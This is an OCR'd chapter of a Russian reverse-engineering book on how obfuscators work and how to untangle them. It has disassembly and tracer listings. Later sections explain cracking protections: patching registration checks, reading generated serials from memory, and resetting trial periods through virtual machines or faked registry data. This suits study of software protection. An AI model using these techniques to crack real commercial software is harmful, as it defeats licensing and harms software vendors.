


Рис. 39.2. Результат работы плагина Highlighter, позволяющего маркировать "мусорные" команды "голубой чертой" (маркировка производится вручную, так как никакой автоматизации в Higlighter нет)

[3] Сам язык подробно описан в следующей книге: Крис Касперски. "Образ мышления — дизассемблер IDA Pro". — М.: Солон-Р, 2001.

Более сложные обфускаторы "перемешивают" код, закручивая поток управления в запутанную спираль условных и безусловных переходов, использующих технику "перекрытия" команд. В результате оказывается, что некоторые байты принадлежат сразу двум, а в некоторых случаях — и трем машинным инструкциям, что "ослепляет" дизассемблеры, заставляя их генерировать неполный и неправильный листинг!

Впрочем, в интерактивном режиме IDA Pro дизассемблировать код все-таки возможно, но очень уж утомительно. Лучше воспользоваться трассировщиком, генерирующим листинг реально выполняемых машинных команд. Попутно это позволяет избавиться от части мусора и "мертвого" кода. О трассировщиках мы еще поговорим, а пока вернемся к дизассемблерам. Рассмотрим фрагмент листинга, сгенерированного IDA Pro при дизассемблировании программы, обработанной обфускатором с использованием техники "перекрытия" команд (листинг 39.2).

Листинг 39.2. Демонстрация техники "перекрытия" машинных команд, используемой обфускаторами

```
.adata:0043400E  loc_43400E:                ; CODE XREF: .adata:00434023j
.adata:0043400E                             ; .adata:loc_43401A□j
.adata:0043400E      mov       eax, 0EBB907EBh
.adata:00434013
.adata:00434013  loc_434013:                ; CODE XREF: .adata:loc_43401Dj
.adata:00434013      seto      bl            ; ← прыжок в середину команды
.adata:00434016      or        ch, bh
.adata:00434018      jmp       short loc_434025
.adata:00434018
.adata:0043401A  loc_43401A:                ; CODE XREF: .adata:00434009j
.adata:0043401A      repne     jmp short near ptr loc_43400E+4
.adata:0043401D
.adata:0043401D  loc_43401D:                ; CODE XREF: .adata:loc_43400Cj
.adata:0043401D      jmp       short near ptr loc_434013+2
```

Обратите внимание на команду `043401Dh:jmp short loc_434013+2`, выделенную в листинге 39.2 полужирным шрифтом. Эта команда осуществляет переход по адресу `434013h+2h == 434015h`, т. е. в середину инструкции `434013h:seto bl` (также выделена полужирным шрифтом). Причем переход осуществляется именно в середину команды. С точки зрения дизассемблера (даже такого совершенного, как IDA Pro), команда является "атомарной", т. е. неделимой, структурной единицей. На самом же деле, всякая машинная инструкция состоит из последовательности байт и может быть выполнена с любой позиции! Во всяком случае, процессоры x86 не требуют выравнивания кода. Иными словами, у нас нет "команд", у нас есть только байты! Если начать выполнение инструкции не с первого байта, мы получим совсем другую команду! К сожалению, IDA Pro не позволяет узнать, какую именно. Чтобы выполнить переход `043401Dh:jmp short loc_434013+2`, мы должны подвести курсор к метке `loc_434013` и нажать клавишу <U>, чтобы "раскрошить" дизассемблерный код на байты, а затем перейти по адресу `434015h` и нажать клавишу <C>, чтобы превратить байты в дизассемблерный код. Код, полученный в результате этих действий, приведен в листинге 39.3.

Листинг 39.3. Расшифровка наложенной команды

```
.adata:0043400E  unk_43400E  db    0B8h  ; ┐; CODE XREF: .adata:loc_434023j
.adata:0043400F              db    0EBh  ; ы
.adata:00434010              db    7
.adata:00434011              db    0B9h  ; │
.adata:00434012  loc_434012:              ; CODE XREF: .adata:loc_43401Aj
.adata:00434012              jmp   short loc_434023
.adata:00434014
```

```
.adata:00434014                 nop
.adata:00434015
.adata:00434015   loc_434015:                 ; CODE XREF: .adata:loc_43401Dj
.adata:00434015                 jmp     short loc_43401F     ; ← прыжок сюда
.adata:00434017
.adata:00434017                 std
.adata:00434018                 jmp     short loc_434025
.adata:0043401A
.adata:0043401A   loc_43401A:                 ; CODE XREF: .adata:00434009j
.adata:0043401A                 repne   jmp short loc_434012
```

Мы видим, что на месте инструкции `seto bl` возникла пара инструкций `jmp loc_43401F/std`. Какой из двух листингов правильный? Первый или второй? По отдельности — ни тот, ни другой. Они становятся "правильными", только если рассматриваются в комбинации! Но удержать эти подробности в голове — нереально, а быстро переключаться между двумя вариантами IDA Pro не позволяет. Остается заносить "альтернативный" листинг в комментарии, но это возможно только при наличии пары таких листингов. Если же одна и та же машинная команда имеет три и более "точек входа", то комментарии уже не спасают, и возникает путаница, вынуждающая вместо дизассемблера использовать трассировщик (сравните дизассемблерный листинг с протоколом трассировщика, приведенным в листинге 39.8).

Изощренные обфускаторы отслеживают зависимости по данным, внедряя осмысленные инструкции с "нулевым эффектом". Поясним это на конкретном примере. Допустим, встретилась обфускатору конструкция, показанная в листинге 39.4.

Листинг 39.4. Оригинальный код до обработки обфускатором

```
PUSH EAX                                ; <- последнее обращение к eax
MOV EAX,EBX                             ; <- реинициализация eax
```

Легко показать, что между последним обращением к `eax` и его реницилизацией можно как угодно модифицировать регистр `eax` без ущерба для выполнения программы, поскольку любые операции присваивания все равно будут перекрыты командой `mov eax,ebx`. "Запутанный" код может выглядеть например, так, как показано в листинге 39.5.

Листинг 39.5. Код после обфускации

```
     Push    eax              ; ← последнее значимое обращение к eax
     Xor     eax,eax          ; мусор
l1:
     inc     eax              ; мусор
     jz      l2               ; мусор
     cmp     eax, ebx         ; мусор
     jnz     l1               ; мусор
     cmp     eax, ecx         ; мусор
     jge     l1               ; мусор
l2:
     sub     eax, 666h        ; мусор
     shl     eax, 1           ; мусор
     mov     eax, ebx         ; ← значимая реинициализация eax
```

Еще обфускаторы могут временно сохранять регистр на стеке, а затем, вволю "поизмывавшись" над ним, восстанавливать прежнее значение (листинг 39.6). Для наглядности вместо дизассемблированного кода здесь приведен протокол трассировщика.

Листинг 39.6. Временное сохранение регистров на стеке с последующим восстановлением

```
001B:0043402C   50          PUSH    EAX             ; сохраняем eax
001B:0043402D   51          PUSH    ECX             ; сохраняем ecx
001B:0043402E   EB0F        JMP     0043403F
001B:0043403F   F2EBF5      REPNZ   JMP 00434037
001B:00434037   EB0F        JMP     00434048
001B:00434048   EBE9        JMP     00434033
001B:00434033   B8EB07B9EB  MOV     EAX,EBB907EB    ; "портим" eax
001B:0043403B   08FD        OR      CH,BH           ; "портим" в ch
001B:0043403D   EB0B        JMP     0043404A
001B:0043404A   F3EBE4      REPZ    JMP 00434031
001B:00434031   EB0F        JMP     00434042
001B:00434042   EBF6        JMP     0043403A
001B:0043403A   EB08        JMP     00434044
001B:00434044   F2EB08      REPNZ   JMP 0043404F
001B:0043404F   59          POP     ECX             ; восстанавливаем ecx
001B:00434050   58          POP     EAX             ; восстанавливаем eax
```

Команда `MOV EAX,EBB907EBh` на первый взгляд выглядит "значимой", но на самом деле это "мусор", нейтрализуемый командами `push eax/pop eax`. По сути своей, весь этот "конгломерат" имеет нулевой эффект, так как этот код совершенно ничего не делает. Поэтому делать вывод о "значимости" команд нужно с очень большой осторожностью. До тех пор, пока не будет доказано, что данный фрагмент кода действительно имеет какой-то эффект, он по умолчанию должен считаться "мусором".

Некоторые обускаторы любят внедрять подложные расшифровщики, расшифровывающие и тут же зашифровывающие произвольные фрагменты памяти (листинг 39.7).

Листинг 39.7. Подложный расшифровщик, внедренный обфускатором

```
00434105   83ED 06         SUB   EBP,6
00434108   B8 3B010000     MOV   EAX,13B
0043410D   03C5            ADD   EAX,EBP
0043410F   33DB            XOR   EBX,EBX
00434111   81C3 01010101   ADD   EBX,1010101
00434117   3118            XOR   DWORD PTR DS:[EAX],EBX    ; <- расшифровываем
00434119   8138 78540000   CMP   DWORD PTR DS:[EAX],5478
0043411F   74 04           JE    SHORT app_test.00434125
00434121   3118            XOR   DWORD PTR DS:[EAX],EBX    ; <- зашифровываем
00434123   ^EB EC          JMP   SHORT app_test.00434111
```

Разумеется, все эти действия вносят побочные эффекты (как минимум, воздействуют на флаги), и обфускатору приходится выполнять множество дополнительных проверок, чтобы убедиться в том, что эти побочные эффекты не окажут рокового воздействия на защищаемую программу. Разработка качественного и надежного обфускатора — сложная инженерная задача, но потраченное время стоит того. Бесполезность "инструкций с нулевым эффектом" уже не будет распознаваться визуально, и обычный трассировщик тут ничем не поможет. Необходимо трассировать не только поток управления, но и поток данных, т. е. отслеживать реальные изменения значений регистров и ячеек памяти. Обычно для этого используются графы, и команда Володи (Volodya) с сайта **http://www.wasm.ru** вплотную приблизилась к решению этой задачи. Все не так уж и сложно. Как только граф замыкается сам на себя, все "лишние" операции над данными удаляются, и остается только значимый код.

Анализатор LOCO (рис. 39.3), созданный тройкой хакеров по именам Matias Madou, Ludo Van Put и Koen De Bosschere, является практически единственным доступным инструментом, который

только имеется. К сожалению, для практической работы он все-таки непригоден и больше напоминает игрушку, тем не менее стоящую того, чтобы с ней повозиться. Исходный код (вместе с документацией и множеством интересных статей на тему обфускации и деобфускации) можно бесплатно скачать с официального сайта Diablo (**http://www.elis.ugent.be/diablo/?q=obfuscation**), однако работать этот код будет только под UNIX. Windows-хакерам остается только завидовать.




Рис. 39.3. Внешний вид анализатора LOCO

Самые совершенные обфускаторы выполняют математические преобразования программного кода. В частности, команда `a++` может быть заменена на эквивалентную ей конструкцию `a += (pow(sin(x), 2) + pow(cos(x), 2))`, где `sin`/`cos` вычисляются "вручную" посредством самого "тупого" и громоздкого алгоритма, распознать в котором исходную формулу не сможет и академик.

Классические трассировщики данных с такой задачей уже не справляются, ведь в этом случае граф не замыкается сам на себя, и внесенная обфускатором избыточность не удаляется! Однако в интерактивном режиме кое-что все-таки можно сделать. Смотрите, на входе мы имеем переменную `a`, которая после долгих и загадочных манипуляций увеличивается на единицу. Если код линеен и инвариантен по отношению к другим данным (т. е. не зависит от них), хакер может смело заменить весь избыточный код на `a++`. Главное — чтобы исследовательский инструмент обеспечивал удобный, наглядный и непротиворечивый способ визуализации данных. Пока таких инструментов нет, и это — задача будущего!

Как это ломается

Чтобы ощутить все прелести обфускации на собственной шкуре, достаточно взять Armadillo, упаковать какую-нибудь простую программу наподобие "Hello, world!", а затем ковырнуть ее отладчиком или дизассемблером. Сколько ни трассируй такую программу, а смысла все равно

не видно! Нас окружает кромешная тьма, непроглядный мрак диких джунглей запутанного кода (рис. 39.4). Неужели кому-то под силу это сломать? Поверьте, это возможно!




Рис. 39.4. Попытка взлома Armadillo в HIEW — код выглядит совершенной бессмыслицей, которой он по сути и является

Начнем с того, что с работающей программы практически всегда можно снять дамп, как бы этому ни сопротивлялся распаковщик. Методики борьбы с распаковщиками довольно разнообразны, и этому была посвящена предыдущая глава. Сосредоточимся на обфускации. Отметим лишь механизм динамической расшифровки CopyMem II, используемый Armadillo, при котором память расшифровывается постранично. Armadillo перехватывает обращение к зашифрованной странице через атрибут `NO_ACCESS` и механизм структурных исключений, расшифровывает ее, а затем зашифровывает вновь. Тем не менее, вполне реально написать драйвер, отслеживающий возникновение исключений и сохраняющий дамп страницы после завершения ее расшифровки. Анализировать "запутанный" код протектора для этого совсем необязательно, однако не все и не всегда бывает так радужно…

Распутывание кода

Как бы хакер ни избегал анализа запутанного кода, рано или поздно он попадет в ситуацию, когда полная реконструкция алгоритма будет действительно необходима! Сражение с обфускатором неизбежно! А раз так, к нему нужно подготовить себя заранее. Начнем с того, что напишем трассировщик. Вообще говоря, написать его все равно придется, хотя бы уж затем, чтобы понять, как работает отладчик. Лучше, если это будет "термоядерный" трассировщик, работающий в нулевом кольце и обходящий антиотладочные приемы, которые так любят использовать обфускаторы.

Протокол трассировки программы, уже знакомой нам по листингу 39.2, будет выглядеть так, как показано в листинге 39.8. Если собственного трассировщика вы еще не написали, можно использовать для этой цели SoftICE, просто отключив окно кода командой `WC`. В этом случае результат

трассировки командой `T` будет выдан в нижнее окно, откуда его можно добыть, сохранив историю команд в Symbol Loader с помощью команд **File | Save Soft-Ice History As**.

Листинг 39.8. Протокол трассировщика

```
001B:00434001   E800000000   CALL    00434006
001B:00434006   5D           POP     EBP
001B:00434007   50           PUSH    EAX
001B:00434008   51           PUSH    ECX
001B:00434009   EB0F         JMP     0043401A                ; (JUMP ↓)
001B:0043401A   F2EBF5       REPNZ   JMP 00434012            ; (JUMP ↑)
001B:00434012*  EB0F         JMP     00434023                ; (JUMP ↓)
001B:00434023   EBE9         JMP     0043400E                ; (JUMP ↑)
001B:0043400E   B8EB07B9EB   MOV     EAX,EBB907EB
001B:00434013*  0F90EB       SETO    BL
001B:00434016*  08FD         OR      CH,BH
001B:00434018   EB0B         JMP     00434025                ; (JUMP ↓)
001B:00434025   F3EBE4       REPZ    JMP  0043400C           ; (JUMP ↑)
001B:0043400C   EB0F         JMP     0043401D                ; (JUMP ↓)
001B:0043401D   EBF6         JMP     00434015                ; (JUMP ↑)
001B:00434015   EB08         JMP     0043401F                ; (JUMP ↓)
001B:0043401F   F2EB08       REPNZ   JMP 0043402A            ; (JUMP ↓)
001B:0043402A   59           POP     ECX
001B:0043402B   58           POP     EAX
001B:0043402C   50           PUSH    EAX
001B:0043402D   51           PUSH    ECX
001B:0043402E   EB0F         JMP     0043403F                ; (JUMP ↓)
001B:0043403F   F2EBF5       REPNZ   JMP 00434037            ; (JUMP ↑)
001B:00434037   EB0F         JMP     00434048                ; (JUMP ↓)
001B:00434048   EBE9         JMP     00434033                ; (JUMP ↑)
001B:00434033   B8EB07B9EB   MOV     EAX,EBB907EB
001B:00434038   0F90EB       SETO    BL
001B:0043403B   08FD         OR      CH,BH
001B:0043403D   EB0B         JMP     0043404A                ; (JUMP ↓)
001B:0043404A   F3EBE4       REPZ    JMP  00434031           ; (JUMP ↑)
001B:00434031   EB0F         JMP     00434042                ; (JUMP ↓)
001B:00434042   EBF6         JMP     0043403A                ; (JUMP ↑)
001B:0043403A   EB08         JMP     00434044                ; (JUMP ↓)
001B:00434044   F2EB08       REPNZ   JMP 0043404F            ; (JUMP ↓)
001B:0043404F   59           POP     ECX
001B:00434050   58           POP     EAX
```

Намного нагляднее дизассемблерного листинга, не правда ли? Теперь не нужно прыгать по условным переходам, гадая, какие из них выполняются, а какие нет. К тому же, естественным образом исчезает проблема перекрытия машинных команд. Обратите внимание на адреса `434012h`, `00434013h` и `00434016h`. Ба! Так это же наши "перекрытые" команды! То, что дизассемблеру удавалось показать с таким трудом, трассировщик отдает нам даром! Это — реальный поток выполнения программы, в котором много мусора, но, по крайней мере, нет скрытых команд, с которыми приходится сталкиваться в дизассемблере.

Полученный протокол трассировки можно (и нужно!) прогнать через различные программы-фильтры (их так же придется написать самостоятельно), распознающие и удаляющие мусорные инструкции. Впрочем, эту операцию можно выполнить и вручную, загрузив протокол в любой редактор, например, в редактор, встроенный в FAR Manager. После нескольких минут работы мы получим следующий реально значимый код (листинг 39.9).

Листинг 39.9. Листинг, "вычищенный" вручную

```
001B:00434001   E800000000    CALL    00434006
001B:00434006   5D            POP     EBP
001B:00434077   33C9          XOR     ECX,ECX
001B:004340C3   33C0          XOR     EAX,EAX
001B:004340D3   8B0424        MOV     EAX,[ESP]
001B:004340DB   C60090        MOV     BYTE PTR [EAX],90
001B:00434105   83ED06        SUB     EBP,06
```

Основную проблему создают циклы. Трассировщик разворачивает их в длинный и многократно повторяющий код. Пролистывать его чрезвычайно утомительно! Поэтому без фильтра, распознающего и "сворачивающего" повторяющиеся конструкции, нам не обойтись.

Хорошая идея — пропустить протокол трассировщика через оптимизирующий компилятор, использующий системы графов для устранения лишних операций присваивания.

> ***Примечание***
>
> Пропускать через фильтр необходимо именно протокол трассировщика, а не дизассемблированный листинг, поскольку последний неверен и неполон.

Математических преобразований в стиле $\sin^2(x)+\cos^2(x)$ он, конечно же, распознать не сможет, но выбросит значительную часть инструкций с нулевым эффектом. При этом нам не придется реализовывать систему графов и писать то, что было написано задолго до нас. К тому же, превзойти создателей оптимизирующих компиляторов нам все равно не удастся. Правда, здесь есть одно "но". Компиляторы с большой осторожностью оптимизируют обращения к памяти, поэтому фиктивные расшифровщики, подобные представленному в листинге 39.7, компилятором оптимизированы не будут, несмотря на их очевидную "нулевую эффективность". Эту часть работы мы должны будем выполнить самостоятельно или же просто смириться с тем, что из листинга вычищен не весь мусор.

За основу лучше всего взять компилятор GCC, поскольку его исходные тексты открыты. Разумеется, просто взять и "оптимизировать" протокол трассировщика не удастся, ведь он "написан" на языке ассемблера! У нас есть два пути. Первый из них заключается в написании сравнительно простого транслятора, превращающего дизассемблерный протокол трассировщика в программу на C. В этом случае полученную программу можно будет оптимизировать любым компилятором, а не только GCC. Еще лучше оттранслировать протокол трассировщика в промежуточный язык GCC (описанный в документации), пропустив его через оптимизатор. В этом случае мы получаем возможность сообщить оптимизатору некоторую дополнительную информацию о структуре программы, выловленную нашим трассировщиком. Эффективность "чистки" кода от этого только повысится. Иными словами, наш трассировщик (и программы-фильтры) будут работать с оптимизатором в связке.

А там уже и до мета-декомпилятора недалеко, тем более, что работы в этом направлении ведутся не только в хакерских, но и "академических" кругах. Так что анализ "запутанного" кода — задача хоть и сложная, но решаемая.

Кстати говоря, процедуры, обработанные обфускатором, резко отличаются от всех остальных и могут быть найдены простым статистическим анализом процентного содержания различных машинных команд. У "запутанных" процедур оно будет уж очень специфичным. К тому же, такие процедуры, как правило, до неприличия длинны. Логично предположить, что если код процедуры кем-то запутан, то это неспроста! Здесь явно прячется защитный механизм! Обфускация в этом случае только на пользу хакеру!

Черный ящик

Существуют различные способы анализа алгоритмов работы устройств, "схема" которых недоступна. "Запутанную" программу можно рассматривать как "черный ящик" со входом и выходом, абстрагируясь от машинного кода и выполняя анализ на гораздо более высоком уровне.

Очень большой объем информации несут в себе вызовы API-функций вместе с аргументами и возвращаемыми значениями (листинг 39.10). Если хакеру еще удастся перехватить и библиотечные функции вместе с RTL, то картина происходящего будет в общих чертах ясна. По крайней мере, хакер сможет выяснить, к чему "привязывается" защита и каким образом защитный механизм узнает об окончании испытательного периода. А большего для взлома зачастую и не нужно! Вместо того, чтобы анализировать код самой программы, хакер будет исследовать, каким образом она взаимодействует с "внешним миром", то есть с операционной системой. Тогда на "внутренний" мир защиты можно будет не обращать внимания. Конечно, не для всех программ этот подход срабатывает, но многие из них ломаются именно так!

Листинг 39.10. Шпионаж за API-функциями несет в себе большой объем информации

```
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049A04:"NtContinue") returns: 77F92796
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049A3C:"NtRaiseException") returns: 77F860F2
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049A7C:"KiUserExceptionDispatcher")returns;
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049AC4:"NtQuerySystemInformation") returns;
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049B0C:"NtAllocateVirtualMemory") returns;
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049B50:"NtFreeVirtualMemory") returns;
Art.exe|0FF6D4E|GetProcAddress(77F80000,01049B90:"NtMapViewOfSection") returns;
Art.exe|0FEE7C2|VirtualAlloc(00000000,0000027D,00001000,00000040) returns: 01220000
Art.exe|10000AE|GetModuleFileNameA(00400000, 0012FE61, 000000FF) returns: 0000003B
Art.exe|0FFDA16|CreateFileA(0012FE61:"C:\bin\ElcomSoft\AdvancedRegistryTrace...",,,,)
Art.exe|0FFDBC3|CreateFileMappingA(9Ch,00h,02h,00h,00h,00h) returns: 000000A0
Art.exe|0FFDBD3|CloseHandle(0000009C) returns: 00000001
Art.exe|0FFDBF8|MapViewOfFile(A0h, 04h, 00h, 00h, 00h) returns: 01230000
Art.exe|0FE4EDD|GetActiveWindow() returns: 00000000
Art.exe|0FD5D98|MessageBoxA(0,499DC:"Debugger detected.",,"Protection Error") returns;
Art.exe|FFFFFFF|ExitProcess(72542079)
```

Большая ошибка большинства обфускаторов состоит в том, что, "запутывая" код, они забывают "запутать" структуры данных или хотя бы зашифровывать их. Это позволяет использовать классические приемы взлома наподобие прямого поиска регистрационных данных в памяти. Хакер вводит произвольный регистрационный номер, находит его в памяти с помощью отладчика, ставит точку останова и всплывает в "запутанной" процедуре. В половине случаев после серии долгих разбирательств запутанная процедура возвращает `TRUE`/`FALSE` (и тогда хакер просто правит условный переход), в другой половине — защита генерирует "эталонный" регистрационный номер, легко обнаруживаемый визуальным осмотром дампа памяти (и в этом случае хакер просто вводит подсмотренный номер в программу). Более сложные защитные механизмы встречаются крайне редко, но и тогда зачастую удается сгенерировать действительный регистрационный номер "руками" самой защиты, если она построена по схеме `if (func_generate_reg_num(user_name) == entered_reg_num) all_ok() else fuck_off();`. Как нетрудно догадаться, хакер находит процедуру `func_generate_reg_num` (а находит он ее по срабатыванию точки останова на `user_name`) и "подсматривает" возвращаемый результат. Данная методика совершенно "прозрачна" и пробивает любые навесные упаковщики, лишний раз подтверждая известный тезис, что грамотно защитить программу — это целое искусство!

В тяжелых случаях помогает слежение за данными, т. е. опять-таки за дампом памяти. Хакер включает трассировщик и просматривает окно **Memory**, анализируя характер изменения переменных. Переменные — это ключ ко всему. Они позволяют реконструировать алгоритм даже без знания кода. Точнее говоря, существуют методики реконструкции кода по характеру изменения переменных. На данный момент они еще не очень хорошо отработаны и практически нигде не описаны, но в хакерских кулуарах уже идут оживленные разговоры. Это — перспективное направление, в котором стоит копать.

Застенки виртуальной машины

Возвращаясь к разговору о защитах испытательным сроком, напомним, что мы имеем программу, которая запускается по меньшей мере один раз. Если хорошенько подумать, то можно создать такие условия, которые позволят запускать программу неограниченное количество раз. Грубо говоря, мы как бы помещаем программу "под колпак" и подсовываем ей те данные, в которых она нуждается для продолжения своей жизнедеятельности.

Известно, что виртуальные машины типа VMware "автоматически" ломают программы, защищенные испытательным сроком. Если программа ведет счетчик количества запусков или запоминает дату инсталляции, то после прекращения работы она устанавливается на "чистую" виртуальную машину и продолжает работать как ни в чем ни бывало. Если дата окончания испытательного срока жестко прошита внутри программы, часы виртуальной машины переводятся "назад" и защита даже не подозревает об обмане. Если программа пытается установить соединение с Интернетом, пытаясь подтвердить правомерность своей работы, то виртуальная машина просто "отсекается" от Интернета. Иными словами, виртуальные машины — это хорошо, но вот только медленно, неудобно и громоздко.

Можно поступить проще — достаточно перехватить базовые API-функции для работы с системным временем, файловой системой, сетью и реестром (листинг 39.11), не забывая о функции `DeviceIoControl` и ей подобных. Тогда мы сможем организовать "легкую" и весьма быстродействующую виртуальную машину, подсовывающую защите отдельную файловую систему и реестр. Кстати говоря, некоторые протекторы захламляют реестр, и поэтому замуровать их в застенках виртуальной машины — самое правильное, что можно придумать.

Листинг 39.11. Виртуальный реестр и слежение за ним

```
app.exe|QueryValue|HKLM\Software\Licenses\{I5F218E3F24063708}|SUCCESS|0500000
app.exe|CreateKey |HKLM\Software\Licenses                    |SUCCESS|Key: 0xE132BB80
app.exe|SetValue  |HKLM\Software\Licenses\{I5F218E3F24063708}|SUCCESS|06000000
app.exe|CreateKey |HKLM\Software\Licenses                    |SUCCESS|Key: 0xE132BB80
app.exe|SetValue  |HKLM\Software\Licenses\{05F218E3F24063708}|SUCCESS|563EA80E0BA2A7A6
```

Конечно, этот подход не сработает для тех защит, которые, например, работают в течение 30 минут, а затем требуют перезапуска программы, поскольку существует множество способов отсчитать эти 30 минут даже без обращения к API. Виртуальная машина бессильна в борьбе с надоедливыми NAG-скринами или баннерами, которые крутит бесплатная версия программы, но на универсальность предложенной методики никто и не претендовал. Если программу можно сломать этим путем — хорошо, если нет — значит, используем другие пути, атакуя ее по одному из описанных ранее сценариев.

Будущее обфускации

Будущее обфускации готовит хакерам совсем не радужные перспективы. С ходу можно назвать трансляторы С-кода в байт-код Машин Тьюринга, Стрелок Пирса, Сетей Петри и многих других примитивных машин. Производительность современных процессоров это уже позволяет. В практическом плане это означает начало конца для стандартных методов анализа кода. Если вычистить мусор и удалить избыточность, внесенную обфускаторами, еще теоретически вполне возможно (но практически очень и очень сложно), то "распутать" байт-код Сетей Петри невозможно уже никак. Это — однонаправленный процесс, и инвертировать его невозможно даже в теории. Написать анализатор байт-кода, повышающий уровень абстракции, еще вполне возможно, но даже на таком уровне придется очень долго разбираться в том, что есть что.

Подход к анализу по типу "черного ящика" сулит намного большие перспективы, равно как и создание виртуальной машины, отрезающей защиту от внешнего мира. За последнее время технический прогресс в области развития дизассемблеров резко замедлился, а то и полностью оста-

новился. В последних версиях IDA Pro не появилось ничего радикально нового. Хуже того, иногда кажется, что разработчики дизассемблеров забросили свое занятие и сосредоточились на создании красивых графических интерфейсов (см., например, **http://www.datarescue.com/idabase/5preview/index.htm**). Красивые графические представления, конечно, можно повесить на стенку или показать начальству, но для решения практических задач они непригодны. Что они *реально* отображают? С другой стороны, от "низкоуровневого" дизассемблирования на уровне ассемблерных команд тоже не особенно много пользы. Современные программы стали слишком большими, количество уровней абстракций измеряется многими десятками, и "плотность" значимого кода неумолимо стремится нулю. Программы, реализующие простейшие алгоритмы, в былые времена с легкостью умещались в несколько килобайт. Теперь же они разрослись до сотен мегабайт. Какие уж там обфускаторы…

Отсюда — многочисленные попытки визуализации потока выполнения программы, поднимающие нас на уровень анализа *структуры* кода. При этом спуск на уровень машинных команд происходит только там, где это действительно необходимо. К сожалению, эта методика работает намного хуже, чем выглядит, и только усложняет анализ. Стандартный привычный режим дизассемблирования все еще присутствует в IDA Pro (во всяком случае пока), но уже не является режимом по умолчанию. Что и говорить, неприятная тенденция.



Глава 40

Обнаружение, отладка и дизассемблирование зловредных программ

